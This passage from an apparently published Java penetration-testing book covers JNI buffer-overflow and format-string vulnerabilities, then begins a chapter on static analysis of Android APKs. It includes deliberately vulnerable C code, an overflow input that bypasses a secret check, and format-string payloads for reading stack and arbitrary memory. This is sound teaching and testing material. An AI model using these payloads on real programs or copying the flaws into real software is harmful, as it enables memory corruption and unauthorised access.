D:\NancyDocuments\Code\JNI\Buff1>D:\Tools\ming-64\mingw64\bin\gcc -shared -o SecretLibrary.dll -I"C:\Program Files (x8
6)\Java\jdk-11\include" -I"C:\Program Files (x86)\Java\jdk-11\include\win32" secret.c

D:\NancyDocuments\Code\JNI\Buff1>"C:\Program Files (x86)\Java\jdk-11\bin\java.exe" Secret
Enter what you think the secret is=>AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Yes
#
# A fatal error has been detected by the Java Runtime Environment:
#
#  EXCEPTION_ACCESS_VIOLATION (0xc0000005) at pc=0x000001732c5c0368, pid=3680, tid=11064
#
# JRE version: OpenJDK Runtime Environment (11.0+28) (build 11+28)
# Java VM: OpenJDK 64-Bit Server VM (11+28, mixed mode, tiered, compressed oops, g1 gc, windows-amd64)
# Problematic frame:
# C  0x000001732c5c0368
#
# No core dump will be written. Minidumps are not enabled by default on client versions of Windows
#
# An error report file with more information is saved as:
# D:\NancyDocuments\Code\JNI\Buff1\hs_err_pid3680.log
#
# If you would like to submit a bug report, please visit:
#   http://bugreport.java.com/bugreport/crash.jsp
```

Figure 14.7: Stack overflow - Fatal error

The crash happens when you overwrite the whole or part of the next instruction pointer to an invalid address. In most cases, after finding the buffer overflow, we would figure out what address to write over the next instruction pointer. There are various tools like debuggers and memory tools to look at what is overwritten and find instruction pointers or the location of a jump instruction that we want to use. We need a payload after putting together the overflow with the memory address. This can be generated from a tool like msfvenom or handwritten and compiled. After the shell code is ready, add some **No Operation** (**NOP**) between the instruction address and the shell code. Then, use this input with the vulnerable application. For more information on the general buffer overflow exploitation steps, please refer to: **https://www.hackingarticles.in/a-beginners-guide-to-buffer-overflow/**.

In the stack overflow example, we can use the overflow to bypass the secret matching. The function `checkSecret` has two variables put on the stack. The first is an integer called **`isMatch`**, which stores whether the user-entered data matches the held secret. Then, the buffer of size 16 is pushed onto the stack on top of **`isMatch`**. When we overflow the buffer, we can overflow the value of **`isMatch`** and change the program's control flow.

We want **`isMatch`** to be anything except zero. To find the correct input, we can try increasing the input's size incrementally until we bypass the check. In the following example, we see that it took 28 A's to change the value of **`isMatch`** and change the control flow:



```
D:\NancyDocuments\Code\JNI\Buff1>"C:\Program Files (x86)\Java\jdk-11\bin\java.exe" Secret
Enter what you think the secret is=>AAAAAAAAAAAAAAAAAAAAAAAAAAA
No
**That's not it!
Try again later.

D:\NancyDocuments\Code\JNI\Buff1>"C:\Program Files (x86)\Java\jdk-11\bin\java.exe" Secret
Enter what you think the secret is=>AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Yes
You found the secret!
GREAT JOB!
```

Figure 14.8*: Use the buffer overflow to change the control flow*

Format string vulnerabilities


The following example looks at format string vulnerabilities. Format string vulnerabilities in C occur when user-controlled input is directly passed as a format string parameter to functions like **`printf`** or **`sprintf`** without proper validation. These vulnerabilities can lead to serious security risks as attackers exploit the format specifiers to read or write arbitrary memory locations, potentially causing unauthorized access, information disclosure, or code execution.

Payloads for format string vulnerabilities often involve malicious format specifiers like **`%n`** or **`%s`**. The **`%n`** specifier can be used to write the number of characters printed so far to a specified memory location, allowing attackers to manipulate program variables or data structures. The **`%s`** specifier is assumed to be a pointer to a string. When used, **`%s`** will read a character string from processor memory (at the location indicated on the stack), stopping at the first null character. Thus, there will be an invalid address soon, which can lead to buffer overflows and memory corruption.

The Java code for the format string vulnerability example is as follows:

```
public class Game {
    static {
        // Load the JNI library
        System.loadLibrary("GameLibrary");
    }

    // Native method declaration
    public native void playGame(String win);

    public static void main(String[] args) {
        Game game = new Game();

  String s1 = "I am lucky";
  String s2 = "I am %d not %p lucky %x";

  if (args.length < = 0) {
   System.out.println("\n\n*  Submit your own tests on the command line as parameters.\nHere are a few example strings running.\n");
   System.out.println("* Game 1: " + s1);
            game.playGame(s1);
   System.out.println("* Game 2: " + s2);
   game.playGame(s2);
  }
  for (int i=0; i<args.length; i+ +) {
   int gameNum = i+1;
   System.out.println("* Game " + gameNum + ": " + args[i]);
   game.playGame(args[i]);
  }
    }
}
```

This code is compiled with the `-h` flag to create the header file, as follows:




```
D:\NancyDocuments\Code\JNI\Vuln1>"C:\Program Files (x86)\Java\jdk-11\bin\javac.exe" -h . Game.java

D:\NancyDocuments\Code\JNI\Vuln1>dir
 Volume in drive D has no label.
 Volume Serial Number is A28F-56EF

 Directory of D:\NancyDocuments\Code\JNI\Vuln1

03/01/2024  01:47 AM    <DIR>          .
03/01/2024  01:47 AM    <DIR>          ..
03/01/2024  01:46 AM               460 game.c
03/01/2024  01:47 AM               512 Game.class
03/01/2024  01:47 AM               401 Game.h
03/01/2024  01:46 AM               383 Game.java
               4 File(s)          1,756 bytes
               2 Dir(s)  84,130,492,416 bytes free
```

Figure 14.9: *Compile vulnerable code*

The vulnerable C code is shown as follows:

```
#include <stdio.h>
#include "Game.h"
JNIEXPORT void JNICALL Java_Game_playGame(JNIEnv *env, jobject obj, jstring javaString) {
 _set_printf_count_output(1);
 jboolean isCopied;
 const char *vulnerableString = (*env)->GetStringUTFChars(env, javaString, &isCopied);
 printf(vulnerableString);
 printf("\n\n");
 printf("Did you win?\n");
 printf(isCopied==1?"No\n":"Yes\n");

 if (isCopied) {
  (*env)->ReleaseStringUTFChars(env, javaString, vulnerableString);
 }
    return;
}
```

The function `_set_printf_count_output` is used on Windows only. Windows disables certain format strings by default as unsafe, and this reenables them so that the code will behave the same on Windows as Mac and Linux. After saving the file, compile the C library using `gcc`, as shown in the following figure:



```
D:\NancyDocuments\Code\JNI\Vuln1>D:\Tools\ming-64\mingw64\bin\gcc.exe -shared -o GameLibrary.dll -I"C:\Program Files (x8
6)\Java\jdk-11\include" -I"C:\Program Files (x86)\Java\jdk-11\include\win32" game.c

D:\NancyDocuments\Code\JNI\Vuln1>dir
 Volume in drive D has no label.
 Volume Serial Number is A28F-56EF

 Directory of D:\NancyDocuments\Code\JNI\Vuln1

03/01/2024  01:51 AM    <DIR>          .
03/01/2024  01:51 AM    <DIR>          ..
03/01/2024  01:50 AM               462 game.c
03/01/2024  01:47 AM               512 Game.class
03/01/2024  01:47 AM               401 Game.h
03/01/2024  01:46 AM               383 Game.java
03/01/2024  01:51 AM            53,947 GameLibrary.dll
               5 File(s)         55,705 bytes
               2 Dir(s)  84,130,369,536 bytes free
```


***Figure 14.10**: Compile vulnerable C code*

Following is a list of format strings we will want to use when testing for these vulnerabilities and a brief description of how the format function works that should help create payloads:

	Output	Passed by
%d	Decimal	Value
%x	Hexadecimal	Value
%c	Character	Value
%u	Unsigned decimal	Value
%p	Pointer	Reference
%s	String	Reference
%n	Write the number of characters into a pointer	Reference

***Table 14.1**: Format string parameters*


The format function uses a format string to control its behavior. It reads the string character by character and copies non-`%` characters to the output. If the character is a `%`, the following character specifies the type of parameter to evaluate. Data for the parameters is retrieved from the stack. Now, we can run this code and see what format string inputs change in the program response:



```
D:\NancyDocuments\Code\JNI\Vuln1>"C:\Program Files (x86)\Java\jdk-11\bin\java.exe" Game


*  Submit your own tests on the command line as parameters.
Here are a few example strings running.

* Game 1: I am lucky
I am lucky

Did you win?
No
* Game 2: I am %d not %p lucky %x
I am 6 not 0000000000000004 lucky 1

Did you win?
No

D:\NancyDocuments\Code\JNI\Vuln1>
```

Figure 14.11: Running the vulnerable Java code

Here, we can see the input parameter printed by the game number and the C code printing the interpreted format `String`. If we try different format strings, we can cause the program a fatal error, as shown in the following figure:



```
D:\NancyDocuments\Code\JNI\Vuln1>"C:\Program Files (x86)\Java\jdk-11\bin\java.exe" Game testForFun test%u%c%p%d Fail%s

* Game 1: testForFun
testForFun

Did you win?
No
* Game 2: test%u%c%p%d
test6♦00000000000000001296815240

Did you win?
No
* Game 3: Fail%s
#
# A fatal error has been detected by the Java Runtime Environment:
#
#  EXCEPTION_ACCESS_VIOLATION (0xc0000005) at pc=0x00007fff83886cbc, pid=22648, tid=15024
#
# JRE version: OpenJDK Runtime Environment (11.0+28) (build 11+28)
# Java VM: OpenJDK 64-Bit Server VM (11+28, mixed mode, tiered, compressed oops, g1 gc, windows-amd64)
# Problematic frame:
# C  [ucrtbase.dll+0x26cbc]
#
# No core dump will be written. Minidumps are not enabled by default on client versions of Windows
#
# An error report file with more information is saved as:
# D:\NancyDocuments\Code\JNI\Vuln1\hs_err_pid22648.log
#
# If you would like to submit a bug report, please visit:
#   http://bugreport.java.com/bugreport/crash.jsp
# The crash happened outside the Java Virtual Machine in native code.
# See problematic frame for where to report the bug.
#
Fail
D:\NancyDocuments\Code\JNI\Vuln1>
```


Figure 14.12: Fatal error in format string

When a format string vulnerability is discovered, an attacker can try four different types of attacks, which are as follows:

- Crash the program. This was demonstrated above as proof of the format string.
- Read the memory on the stack.
- Read memory at an arbitrary location.
- Write to an arbitrary location. This can lead to the same type of exploit as a classic buffer overflow.

We will look at the general way to set up reading the memory on the stack and reading memory from an arbitrary location. For more details on writing to random places, please see **https://cs155.stanford.edu/papers/formatstring-1.2.pdf**.

The format function output provides valuable information about the process layout and helps us identify offsets for the exploitation or reconstruction of stack frames. Using a format string like `%08x.%08x.%08x.%08x` displays parts of the stack memory and allows us to retrieve parameters as hexadecimal numbers. This technique provides crucial information about program flow and may help identify the correct offsets for successful exploitation. An example of this is shown in the following figure:



```
D:\NancyDocuments\Code\JNI\Vuln1>"C:\Program Files (x86)\Java\jdk-11\bin\java.exe" Game testForFun AAA0_%08x.%08x.%08x
.%08x.%08x.%08x.%08x.%08
* Game 1: testForFun
testForFun

Did you win?
No
* Game 2: AAA0_%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08
AAA0_00000006.00000004.00000001.e6710aa0.9fbaa310.496ff370.8823f037.

Did you win?
No
```

***Figure 14.13**: Reading memory on the stack*

Viewing memory locations beyond the stack memory using the format function is possible. The challenge is finding a way to display memory from an address we can control. The `%s` parameter can display memory from a stack-supplied address. Modifying the stack pointer can supply our address to the `%s` parameter. We use dummy parameters to increase the stack pointer until it points to our memory space. We can then display memory from an arbitrary address by appending `%s` to our string. If you are interested in a memory address `9fbaa310`, then the payload to read the memory at the address until the next NULL character would be **\x10\xa3\xba\x9f_%08x.%08x.%08x.%08x.%08x|%s|**.

The following section will look at some techniques to secure JNI implementations.

Securing JNI implementations

This section will look at various ways to help secure JNI implementations, including design advice, secure coding advice, compile flags, and automated and manual reviews.

Utilize the `-Xcheck:jni` flag during Java compilation to enable JNI code verification. This flag helps identify potential issues and ensures compliance with JNI conventions, enhancing the overall robustness of the native code integration.

In C compilation, employ the **-Wformat -Werror=format-security** flags to enable compilation warnings for functions like printf that could introduce format string vulnerabilities. These warnings are proactive indicators to address potential security risks associated with improper format string usage:

- Refrain from using unsafe C functions like gets and memcpy and opt for safer alternatives such as fgets and memmove that incorporate bounds checking. Exercise caution with functions like strcpy and strcat to prevent buffer overflows and enhance the overall security posture.
- Evaluate the necessity of JNI usage and, when possible, consider a complete Java implementation. JNI introduces potential security complexities, and minimizing its usage reduces the attack surface and enhances the application's overall security.
- Implement static code analysis tools to scan the JNI code for potential vulnerabilities. These tools help identify security issues, memory leaks, and other critical flaws early in development, allowing for timely remediation.
- Ensure developers are well-versed in common C security issues and educate them on best practices for JNI security. Conduct thorough code reviews, focusing on potential vulnerabilities, and establish a collaborative environment to address security concerns effectively.

By incorporating these security measures into JNI development workflows, developers can significantly reduce the risk of security vulnerabilities and enhance the overall integrity of Java applications by leveraging native code integration.

Conclusion

In this chapter, we explored JNI vulnerabilities and associated risks, exploitation techniques, and secure coding practices. The understanding gained extends to JNI and encompasses broader aspects of memory corruption within Java. With insights into recognizing, exploiting, and safeguarding against these vulnerabilities, readers can navigate where Java and native code intersect. As we advocate for secure coding practices, the knowledge gained in this chapter is a valuable resource for fortifying Java applications against potential threats arising from JNI and related memory manipulation concerns.

In the upcoming chapters, we will learn about Android applications written in Java. Many of the techniques already discussed, including this chapter on JNI are applicable to Android applications. In the next chapter, we will discuss static analysis in Android applications.

Join our book's Discord space

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

https://discord.bpbonline.com

CHAPTER 15

Static Analysis of Java Android Applications

Introduction

Understanding the intricacies of Android applications becomes paramount for developers and security practitioners in mobile application development. This chapter explores the static analysis of Android applications, specifically those coded in Java. Generally, static analysis refers to what you can find by examining an application without running it. This can be done manually or with the aid of tools, but notably, we will not run the application at all or observe any network traffic in this chapter. We will navigate through essential Android basics, unravel tools crucial for decompiling APK files into Java code, and explore using MobSF to conduct static analysis. Through step-by-step guides and practical examples, we aim to equip you with the skills to unveil secrets and vulnerabilities within Android application source code. In this chapter, you will comprehensively understand Android app files, terminology, and the methodologies employed in static analysis.

Structure

This chapter will discuss the static analysis of Android applications written in Java and will look at:

- Android basics
- Reversing APK files
- Static analysis basics

There will be step-by-step guides on decompiling and several examples to understand how to find secrets and vulnerable components.

Objectives

By the end of this chapter, you will have a basic understanding of the Android application files and terminology. You will know various techniques for decompiling back to Java code. You will know how to manually find secrets and vulnerabilities in the source code and resources. You will also learn how to use MobSF to automate some of this source code analysis.

Example applications

Download the sample application now to walk through the Android examples. We will use one Android application: the HabitHelper App. The HabitHelper App is publicly available for download. The HabitHelper application is a vulnerable mobile application written as part of a conference project and released publicly several years ago. It is a mobile version of the habit-helper web application we were looking at earlier. The habit-helper mobile application can be downloaded at **https://github.com/securitymagick/JavaPentestingExamples**.

Another testing application that can be used for further practcie is GoatDroid is an **Open Worldwide Application Security Project** (**OWASP**) project designed to show Android application testing. GoatDroid can be downloaded at **https://github.com/linkedin/qark/blob/master/tests/goatdroid.apk**.

Android basics

Both Android development and Android penetration testing require a solid understanding of fundamental concepts that lay the groundwork for robust applications. This section will briefly cover some of the fundamentals of Android applications, the terminology necessary for this, and the other Android-related chapters. If you already understand Android, skip the section and refer back as needed.

From the Android Manifest that orchestrates the app's configuration to the dynamic communication facilitated by Intents, the interactive components known as **Activities**, and the seamless integration of web content through WebViews—each element plays a pivotal role. We will discuss Deeplinks, Broadcast Reciever and how Services manage background processes. As we unravel these Android basics, we also shed light on the crucial concept of permissions, ensuring your app interacts securely with the device and other applications.

AndroidManifest.XML

The Android Manifest is an **Extensible Markup Language** (**XML**) file in Android development that serves as an Android application’s fundamental configuration and information hub. It outlines essential details such as the app's package name, version, declared components (activities, services, broadcast receivers), required permissions, hardware, software features compatibility, and the app's entry points. This manifest file provides the Android operating system with crucial metadata about the application, enabling proper installation, execution, and interaction with other components on the device.

The manifest file is also a wonderful starting point for a penetration tester. For more information on the **`AndroidManifest.XML`** file, refer:

https://developer.android.com/guide/topics/manifest/manifest-intro.

Intents

Intents are how Android applications communicate between different components or applications. It is a fundamental part of the Android operating system's inter-component communication system. Intents are used to request actions, such as starting an activity or service or broadcasting a message. They can also carry extra data along with the request, allowing for the exchange of information between components. Intents facilitate dynamic and loosely coupled interactions, enabling various parts of an Android or different applications to collaborate seamlessly. Intents can be implicit or explicit. Explicit intents define the exact class expected to receive it, whereas any application can pick up implicit intents.

For more information on intents, see:

https://developer.android.com/reference/android/content/Intent.

Activities

An activity represents a single user interface screen or window within an application. It serves as the entry point for user interaction and typically corresponds to a visual interface with which users can see and interact.

Each activity is defined in the **`AndroidManifest.xml`** file, specifying its behavior, layout, and how it interacts with other components. Activities can display information, receive user input, and launch other activities or services. The transition between different activities is often assisted by using Intents, allowing for seamless navigation and interaction within the application.

For more information on activities, refer to:

https://developer.android.com/reference/android/app/Activity.html.

Deep links

Deep links refer to URLs designed to navigate users directly to specific content or screens within a mobile application rather than just launching the app's main entry point. They work by having the URL trigger an Intent to start the application at a specific point and send extra information if specified. They enhance the user experience by allowing a seamless transition from a web link, notification, or other external source directly to the relevant content within the app.

Deep links also open a new attack surface for the malicious user. As the link can be hijacked by another application that defines this scheme, the user can be tricked into using the wrong application to open it.

For more information on deep links, see **https://developer.android.com/training/app-links/deep-linking**.

Permissions

Permissions are safeguards that control access to sensitive resources or functionalities on a device. Android applications must declare the permissions they need in their `AndroidManifest.xml` file, specifying the actions or data they intend to access. These permissions serve as a security mechanism, ensuring that apps have explicit user consent before accessing certain features or information. Permissions can either be normal or dangerous. Standard permissions are automatically granted to the app at installation and typically involve access to less sensitive resources. Dangerous permissions involve access to sensitive user data or device capabilities. Users must explicitly grant these permissions, which can be revoked through the device settings.

Examples of Android permissions include access to the device's camera, location, contacts, storage, and more. By explicitly declaring and requesting permissions, Android apps adhere to the principle of least privilege, ensuring they only access the resources necessary for their intended functionality and enhancing user privacy and security.

For more information on permissions, see:

https://developer.android.com/guide/topics/manifest/permission-element.html.

Broadcast Receiver

A Broadcast Receiver enables the application to respond to system-wide broadcast announcements or to broadcast messages sent by other applications. It acts as an event listener, allowing an application to react to various events or changes in the device's environment. A Broadcast Receiver must be registered in the manifest file or dynamically within the application code to specify the broadcasts it should listen to. They are associated with specific types of broadcasts through intent filters, which define the conditions under which the receiver should be triggered. Broadcast Receivers work asynchronously, allowing them to respond to broadcast messages independently of the main application thread.

Common use cases for Broadcast Receivers include responding to system events (such as device boot or connectivity changes), intercepting custom broadcasts sent by other components or applications, and triggering actions in response to changes in the device environment.

For more information on broadcast receivers, see:

https://developer.android.com/reference/android/content/BroadcastReceiver.html.

Services

A Service performs background tasks or long-running operations independently of the user interface. Services enable applications to execute operations that continue to run even if the user interface is not actively in the foreground or if the user switches to another application. Services run in the background and are not directly tied to the user interface, allowing them to perform tasks that do not require user interaction. Unlike activities, services do not have a user interface. They operate behind the scenes to handle network operations, file I/O, or other time-consuming operations. Services have lifecycle methods similar to activities, including methods like `onCreate()`, `onStartCommand()`, and `onDestroy()`. These methods define the service's behavior during different stages of its lifecycle. Services can communicate with other components, such as activities or broadcast receivers, using mechanisms like Intents, **Android Interface Definition Language** (**AIDL**), or bound services.

Common use cases for services include playing music in the background, handling network requests, performing periodic tasks, or running tasks that require continued execution even when the app is not actively used.

For more information on services, see:

https://developer.android.com/guide/components/services.html.

WebViews

A WebView allows developers to embed a web browser within their application to display web content. It supplies a way to render HTML content, load web pages, and execute JavaScript code directly within an Android app, enabling the integration of web-based functionality. WebViews facilitate the rendering of web pages or HTML content, allowing the display of dynamic and interactive web-based information within the app. WebViews support executing JavaScript code, enabling the interactive features commonly found in web applications. Developers can customize the appearance and behavior of WebViews, including handling user interactions, managing cookies, and providing a seamless integration of web content with the native app. WebViews allow users to interact with web forms, click on links, and navigate through web pages directly within the app.

WebViews are commonly used in Android applications when web content needs to be displayed without launching a separate web browser. This is particularly useful for scenarios like embedding web-based help systems, displaying online documentation, or integrating web-based authentication flows within the app.

The WebView can be the **`WebView`** class, which is meant for simple HTML viewing, or the **`WebChromeClient`**, a full-fledged web browser. So, all the web application vulnerabilities discussed earlier in the book should be checked for when web views are in play.


For more information on **`WebViews`**, refer to the following:

https://developer.android.com/reference/android/webkit/WebView and

https://developer.android.com/reference/android/webkit/WebChromeClient.

Reversing APK files

An APK file is a compiled and packaged Android application. The APK file is a zip, so you can rename it to a zip and open it with any zip file to see the compiled file resources. Below is the **`app-dvhh.apk`** file – this is one of the HabitHelper mobile applications that was renamed and opened, showing its files and file structure:



› mobile_app_pen_test_pdf › app-dvhh.zip ›

Name	Type	Compressed size	Password p...	Size	Ratio
META-INF	File folder				
res	File folder				
AndroidManifest.xml	XML File	2 KB	No	5 KB	75%
classes.dex	DEX File	1,766 KB	No	3,791 KB	54%
resources.arsc	ARSC File	272 KB	No	272 KB	0%

***Figure 15.1**: Opening apk file as zip*

The APK file contains the Android Manifest XML file and the binary dex classes file, which is the compiled source code, and the resources. The resources include the arsc file, which is the resource table listing all resources with needed information for easy retrieval via ID, the folders res, and `META-INF`. The `res` folder contains resources the application uses and generally includes any configuration for 3rd party components. The `META-INF` folder will contain metadata for the application's specific components and Java libraries.

These are all binary files, so other tools are required to extract a human-readable version.

Reversing the APK file is a simple three-step process. This section will walk through reversing the HabitHelper Android application. The same steps can be used for any application.

APKTOOL

The first step uses apktool, which will decode the `AndroidManifest.xml` into a human-readable form and extract the dex and resource files. If you are using a Kali Linux instance, then apktool will be included in the default installed tools. Apktool is a jar that can be installed on any operating system with Java. The latest apktool version is 2.8.1 and can be downloaded off bitbucket at:


https://bitbucket.org/iBotPeaches/apktool/downloads/apktool_2.8.1.jar

The usage is simple:

Java -jar apktool_2.8.1.jar d example.apk

The `d` is the decode option, which will recreate the `AndroidManifest.xml` and put the layouts, images, and other resource files into their original form. The output will be stored in a new directory named after the **.apk** file. That directory will be created in the current directory unless the **-o** option is used to specify an output directory.


Running the command, the HabitHelper APK file returns the following output:



```
 .     .        .\Tools>java -jar apktool_2.8.1.jar d app-dvhh.apk
I: Using Apktool 2.8.1 on app-dvhh.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\NTISNS01\AppData\Local\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Figure 15.2*: Apktool example*


The **AndroidManifest** and the resources have been decoded. Unless you specify an output file, **Apktool** will create a directory called the name of the APK file. In this case, the file is named **app-dev**. This contains the decoded resources as follows:



original	1/4/2024 2:53 PM	File folder	
res	1/4/2024 2:53 PM	File folder	
smali	1/4/2024 2:53 PM	File folder	
AndroidManifest.xml	1/4/2024 2:53 PM	XML File	3 KB
☐ apktool.yml	1/4/2024 2:53 PM	YML File	2 KB

Figure 15.3*: Decoded resources with ApkTool*

The **apktool.yml** file created by apktool contains basic stats and lists of files. The original folder includes the original (IE not decoded) version of the Android Manifest and the META-INF files. The **res** folder is the decoded resources. The smali folder contains the code decompiled into the smali language. The **AndroidManifest** is viewable as follows:



```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android"
package="com.securitymagick.habithelper">
    <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
    <uses-permission android:name="android.permission.READ_PROFILE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.BLUETOOTH"/>
    <uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
    <application android:allowBackup="true" android:debuggable="true" android:icon="@mipmap/ic_launcher" android:label=
    "@string/app_name" android:roundIcon="@mipmap/ic_launcher_round" android:supportsRtl="true" android:theme="@style/AppTheme'
    >
        <activity android:name="com.securitymagick.habithelper.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
            <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.BROWSABLE"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <data android:host="open" android:scheme="hhelper"/>
```

***Figure 15.4**: Decoded Android Manifest*

The source code is not Java yet, but the decoded Android Manifest and resources will be used extensively to find sources for insecure interactions with applications. This will be covered in the *Static analysis basics* section of this chapter.

DEX2JAR

The second step of reversing the Android application is to use **`dex2jar`** to create a jar containing the Java source code. The latest versions can be found at:


https://github.com/pxb1988/dex2jar/releases

At the time of writing this, the latest version is 2.1. After downloading the latest zip file, extract it. Several wrapper scripts will be revealed. Use the **`.sh`** scripts on Mac or Linux and the **`.bat`** scripts on Windows. You can run the command on either the **`classes.dex`** file or on the **`apk`** file itself:

d2j-dex2jar.bat ../example.apk -o myOutput.jar

d2j-dex2jar.bat ../example.apk/classes.dex -o myOutput.jar


We will run this code directly on the APK file from the HabitHelper mobile application. The output will look like the following:



```
